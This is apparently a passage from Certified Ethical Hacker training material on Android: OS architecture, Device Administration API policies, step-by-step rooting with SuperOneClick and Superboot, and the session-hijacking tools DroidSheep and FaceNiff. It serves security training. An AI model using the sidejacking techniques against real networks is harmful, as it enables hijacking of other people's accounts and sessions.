


FIGURE 16.6: Vulnerable Sandbox Environment



## Module Flow

So far, we have discussed various potential attack vectors of mobile platforms. Now we will discuss hacking the Android OS.

Mobile Platform Attack Vectors	Hacking BlackBerry
Hacking Android iOS	Mobile Device Management
Hacking iOS	Mobile Security Guidelines and Tools
Hacking Windows Phone OS	Mobile Pen Testing

This section introduces you to the Android OS and its architecture, various vulnerabilities associated with it, Android rooting and Android rooting tools, various Android Trojans, Android security tools, Android penetration **testing tools**, and Android device tracking tools.



The infographic is titled "Android OS" in large yellow letters. It features a large image of an Android smartphone on the left. On the right, there's a "CEH Certified Ethical Hacker" logo and a small icon of a tablet with colorful app icons. Below the title, a text box states: "Android is a software environment developed by Google for mobile devices that includes an operating system, middleware, and key applications". A list of features is presented in a grid:

Features	Icon
Application framework enabling reuse and replacement of components	RSS feed icon
Dalvik virtual machine optimized for mobile devices	Thumbs up icon
Integrated browser based on the open source WebKit engine	Music note icon
SQLite for structured data storage	Globe icon
Media support for common audio, video, and still image formats (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF)	Two people icon
Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE	Envelope icon

At the bottom, the URL <http://developer.android.com> and the copyright notice "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited." are displayed.




## Android OS

Android is a **software stack** developed by Google specifically for mobile devices such as smartphones and tablet computers. It is comprised of an operating system, middleware, and key applications. Android's mobile operating system is based on the **Linux kernel**. The Android application runs in a **sandbox**. The sandbox security mechanism is explained on a previous slide. Antivirus software such as Lookout Mobile Security, AVG Technologies, and McAfee are released by security firms for Android devices. However, the sandbox is also applicable to the antivirus software. As a result, though this **antivirus** software has the ability to scan the complete system, it is limited to scanning up to a certain environment.

The features of android operating system include:

- ⌚ Application framework enabling reuse and replacement of components
- ⌚ Dalvik virtual machine optimized for mobile devices
- ⌚ Integrated browser based on the open source WebKit engine
- ⌚ SQLite for structured data storage
- ⌚ Media support for common audio, video, and still image formats (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF)

- Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE



## Android OS Architecture

Android is a **Linux-based operating system** especially designed for **portable devices** such as smartphones, tablets, etc. The pictorial representation that follows shows the different layers such as application, application framework, libraries, android runtime, and Linux kernel, which make up the Android operating system.




FIGURE 16.7: Android OS Architecture

### Applications:

The applications provided by Android include an email client, SMS, calendar, maps, Browser, contacts, etc. These applications are written using the **Java programming language**.

### Application Framework

- As Android is an **open development platform**, developers have full access to the API that is used in the core applications
- The View System can be used to develop lists, grids, text boxes, buttons, etc. in the application
- The Content Provider permits applications to access data from other applications in order to share their own data
- The Resource Manager allocates the **non-code resources** like localized strings, graphics, etc.
- The Notification Manager helps applications to show custom messages in the status bar
- The Activity Manager controls the lifecycle of applications

### Libraries

Libraries comprise each and every code that provides the main features of an Android OS. For example, database support is provided by the **SQLite library** so that an application can utilize it for storing data and functionalities for the web browser provided by the **Web Kit library**. The

Android core library includes Surface Manager, Media Framework, SQLite, OpenGL | ES, FreeType, WebKit, SGL, SSL, libc, SQLite (database engine), and LibWebCore (web browser engine).

### Android Runtime

Android Runtime includes **core libraries** and the **Dalvik virtual machine**. The set of core libraries allows developers to write the Android applications using the Java programming language. Dalvik virtual machine is helpful in executing Android applications. Dalvik can run multiple VMs efficiently.

### Linux Kernel

The Android operating system was built based on the **Linux kernel**. This layer is made up of all the low-level device drivers such as Display Driver, Camara Driver, Flash Memory Driver, Binder (IPC) Driver, Keypad Driver, WiFi Driver, Audio Driver, and Power Management for various hardware components of an Android device.

**Android Device Administration API**

The Device Administration API introduced in Android 2.2 provides **device administration features** at the system level.

These APIs allow developers to create **security-aware applications** that are useful in enterprise settings, in which IT professionals require rich control over employee devices.

**Policies supported by the Device Administration API**

- Password enabled
- Minimum password length
- Alphanumeric password required
- Complex password required
- Minimum letters required in password
- Minimum lowercase letters required in password
- Minimum non-letter characters required in password
- Minimum numerical digits required in password
- Minimum symbols required in password
- Minimum uppercase letters required in password
- Password expiration timeout
- Password history restriction
- Maximum failed password attempts
- Maximum inactivity time lock
- Require storage encryption
- Disable camera
- Prompt user to set a new password
- Lock device immediately
- Wipe the device's data

**App/Device Admin**  
Demonstration of a DeviceAdmin class for administering the user's device.

Enable Admin      Disable Admin  
Unspecified      Minimum Length  
Set Timeout  
Password      Reset Password  
Password Attempts Wipe Data  
Turn Lock      Turn Screen Off  
Max screen timeout      Set Timeout

<http://developer.android.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Device Administration API

Source: <http://developer.android.com>

The **Device Administration API** introduced in **Android 2.2** provides device administration features at the system level. These APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices. The device admin applications are written using the **Device Administration API**. These device admin applications enforce the desired policies when the user installs these applications on his or her device. The **built-in applications** can leverage the new APIs to improve the exchange support.

Policy	Description
<b>Password enabled</b>	Requires that devices ask for PIN or passwords.
<b>Minimum password length</b>	Set the required number of characters for the password. For example, you can require PIN or passwords to have at least six characters.
<b>Alphanumeric password required</b>	Requires that passwords have a combination of letters and numbers. They may include symbolic characters.

<b>Complex password required</b>	Requires that passwords must contain at least a letter, a numerical digit, and a special symbol. Introduced in Android 3.0.
<b>Minimum letters required in password</b>	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
<b>Minimum lowercase letters required in password</b>	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
<b>Minimum non-letter characters required in password</b>	The minimum number of non-letter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
<b>Minimum numerical digits required in password</b>	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
<b>Minimum symbols required in password</b>	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
<b>Minimum uppercase letters required in password</b>	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
<b>Password expiration timeout</b>	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
<b>Password history restriction</b>	This policy prevents users from reusing the last <i>n</i> unique passwords. This policy is typically used in conjunction with <a href="#"><code>setPasswordExpirationTimeout()</code></a> , which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
<b>Maximum failed password attempts</b>	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
<b>Maximum inactivity time lock</b>	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or passwords again before they can use their devices and access data. The value can be between 1 and 60 minutes.
<b>Require storage encryption</b>	Specifies that the storage area should be encrypted, if the device supports it. Introduced in Android 3.0.
<b>Disable camera</b>	Specifies that the camera should be disabled. Note that this doesn't have to be a permanent disabling. The camera can be enabled/disabled dynamically based on context, time, and so on. Introduced in Android 4.0.

TABLE16.1: Android Device Administration API




FIGURE 16.8: Android Device Administration API

# Android Rooting

**C|EH**  
Certified Ethical Hacker

- Rooting allows Android users to **attain privileged control** (known as "root access") within Android's subsystem
- Rooting process involves exploiting security vulnerabilities in the **device firmware**, and copying the su binary to a location in the current process's PATH (e.g. /system/xbin/su) and granting it executable permissions with the **chmod command**

Rooting enables all the user-installed applications to **run privileged commands** such as:

- Modifying or deleting system files, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to the hardware that are typically unavailable to the devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Install applications on SD card
- Better user interface and keyboard

Rooting also comes with many **security** and other **risks** to your device including:

- Voids your phone's warranty
- Poor performance
- Malware infection
- Bricking the device



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Rooting

Rooting is the process of removing the limitations and allowing full access. It allows Android users to attain "super user" privileged control (known as "**root access**") and permission within Android's **subsystem**. After rooting the Android phone, an Android user will have control over SETTINGS, FEATURES, and PERFORMANCE of his or her phone and can even install software that is not supported by the device. The root users will have "super -user" privileges using which they can easily alter or modify the software code on the device. Rooting is basically hacking Android devices and is equivalent to "**jailbreaking**" in iPhone. Rooting exploits a security vulnerability in the device firmware, and copying the su binary to a location in the current process's PATH (e.g. /system/xbin/su) and granting it executable permissions with the chmod command.

Rooting enables all the user-installed applications to run privileged commands such as:

- Modifying or deleting system files, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to the hardware that are typically unavailable to the devices in their default configuration
- Improved performance

- ➊ Wi-Fi and Bluetooth tethering
- ➋ Install applications on SD card
- ➌ Better user interface and keyboard

Rooting also comes with many security and other risks to your device including:

- ➊ Voids your phone's warranty
- ➋ Poor performance
- ➌ Malware infection
- ➍ Brickling the device

## Rooting Android Phones using SuperOneClick

Plug in and connect your android device to your computer via **USB**

**Install driver** for the device if prompted

Unplug and re-connect, but this time select "**Charge only**" to ensure that your phone's SD Card is not mounted to your PC

Go to **Settings** → **Applications** → **Development** and enable **USB Debugging** to put your android into USB Debugging mode

Run **SuperOneClick.exe** (available in Tools DVD)

Click on the "**Root**" button

Wait for some time until you see a "**Running a Su test Success!**" message

Now check out the **installed apps** in your phone

Superuser icon means you now have **root access** (reboot the phone if you do not see it)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Rooting Android Phones using SuperOneClick

SuperOneClick is a tool designed especially for rooting an Android phone. The step-by-step procedure for rooting an Android phone with the help of **SuperOneClick** follows:

- ➊ Plug in and connect your Android device to your computer via a USB.
- ➋ Install the driver for the device if prompted.
- ➌ Unplug and re-connect, but this time select **Charge only** to ensure that your phone's SD Card is not mounted to your PC.
- ➍ Go to **Settings** → **Applications** → **Development** and enable **USB Debugging** to put your android into USB Debugging mode.
- ➎ Run **SuperOneClick.exe** (available in Tools DVD).
- ➏ Click the Root button.
- ➐ Wait for some time until you see a "Running a Su test Success!" message
- ➑ Now check out the installed apps in your phone.
- ➒ Superuser icon means you now have root access (reboot the phone if you don't see it).




FIGURE 16.9: Rooting Android Phones using SuperOneClick

# Rooting Android Phones Using Superboot



1 Download and extract the **Superboot files** 

2 Put your Android phone in **bootloader mode**

- Turn off the phone, **remove the battery**, and plug in the USB cable
- When the battery icon appears onscreen, **pop the battery back in**
- Now tap the **Power button** while holding down the Camera key
- For Android phones with a trackball: Turn off the phone, **press and hold the trackball**, then turn the phone back on

3 Depending on your computer's OS, do one of the following:

- Windows:** Double click "install-superboot-windows.bat"
- Mac:** Open a terminal window to the directory containing the files, and type "chmod +x install-superboot-mac.sh" followed by "./install-superboot-mac.sh"
- Linux:** Open a terminal window to the directory containing the files, and type "chmod +x install-superboot-linux.sh" followed by "./install-superboot-linux.sh"

4 Your device has been **rooted**   

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Rooting Android Phones using Superboot

Superboot is a **boot.img**. It is designed specifically to root Android phones. It roots Android phones when they are booted for the very first time. Any individual can root the Android phone using **superboot** by following these steps:

**Step 1:** Download and extract the **Superboot files**.

**Step 2:** Put your Android phone in **bootloader mode**:

- Turn off the phone, remove the battery, and plug in the USB cable.
- When the battery icon appears onscreen, pop the battery back in.
- Now tap the Power button while holding down the Camera key.
- For Android phones with a trackball: Turn off the phone, press and hold the trackball, then turn the phone back on.

**Step 3:** Depending on your computer's OS, do one of the following:

- Windows:** Double-click **install-superboot-windows.bat**.
- Mac:** Open a terminal window to the directory containing the files, and type chmod +x "install-superboot-mac.sh" followed by "./install-superboot-mac.sh".

- ❸ **Linux:** Open a terminal window to the directory containing the files, and type chmod +x install-superboot-linux.sh" followed by ./install-superboot-linux.sh.

**Step 4:** Your Android device has been rooted.



## Android Rooting Tools

In addition to **SuperOneClick** and **Superboot**, there are many other tools that can be used for rooting Android phones:

- ☞ Unrevoked available at <http://unrevoked.com>
- ☞ Recovery Flasher available at <https://sites.google.com/site/adlxmod>
- ☞ Universal Androot available at <http://forum.xda-developers.com>
- ☞ Unlock Root available at <http://www.unlockroot.com>




FIGURE 16.10: Android Rooting Tools

## Session Hijacking Using DroidSheep

**C|EH**  
Certified Ethical Hacker

- DroidSheep is a simple Android tool for web session hijacking (**sidejacking**)
- It **listens for HTTP packets** sent via a wireless (802.11) network connection and **extracts the session IDs** from these packets in order to reuse them
- DroidSheep can capture sessions using the libpcap library and supports: **OPEN Networks, WEP encrypted networks, WPA and WPA2 (PSK only) encrypted networks**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Session Hijacking Using DroidSheep

Most web applications use a **session ID** to verify the user's identity with the application. This session ID is transmitted in subsequent requests within HTTP packets in order to maintain the session with the user. The attacker uses the **DroidSheep tool** to read all the packets sent via a wireless network and captures the session ID. Once the attacker captures the victim's legitimate session ID, he or she may use this stolen session ID to access the target web application on behalf of the victim.

DriopSheep **listens and captures** HTTP packets sent via a wireless (802.11) network and then analyzes the captured packets to extract and reuse the session IDs. DriopSheep accomplishes this using the libcap library. It supports OPEN Networks, WEP encrypted networks, WPA, and WPA2 (PSK only) encrypted networks.




FIGURE 16.11: Session Hijacking Using DroidSheep




FIGURE 16.12: DroidSheep Screenshot

## Android-based Sniffer: FaceNiff

FaceNiff is an Android app that allows you to **sniff and intercept web session profiles** over the WiFi that your mobile is connected to

It is possible to hijack sessions only when WiFi is not using **EAP**, but it should work over any **private networks** (Open/WEP/WPA-PSK/WPA2-PSK)

http://faceniff.ponury.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android-based Sniffer: FaceNiff

Source: <http://faceniff.ponury.net>

FaceNiff is an **Android app** that allows you to sniff and intercept web session profiles over the Wi-Fi that your mobile is connected to. It is possible to hijack sessions only when Wi-Fi is not using EAP, but it should work over any private networks (**Open/WEP/WPA-PSK/WPA2-PSK**).

**Note:** If webuser uses SSL this application won't work.

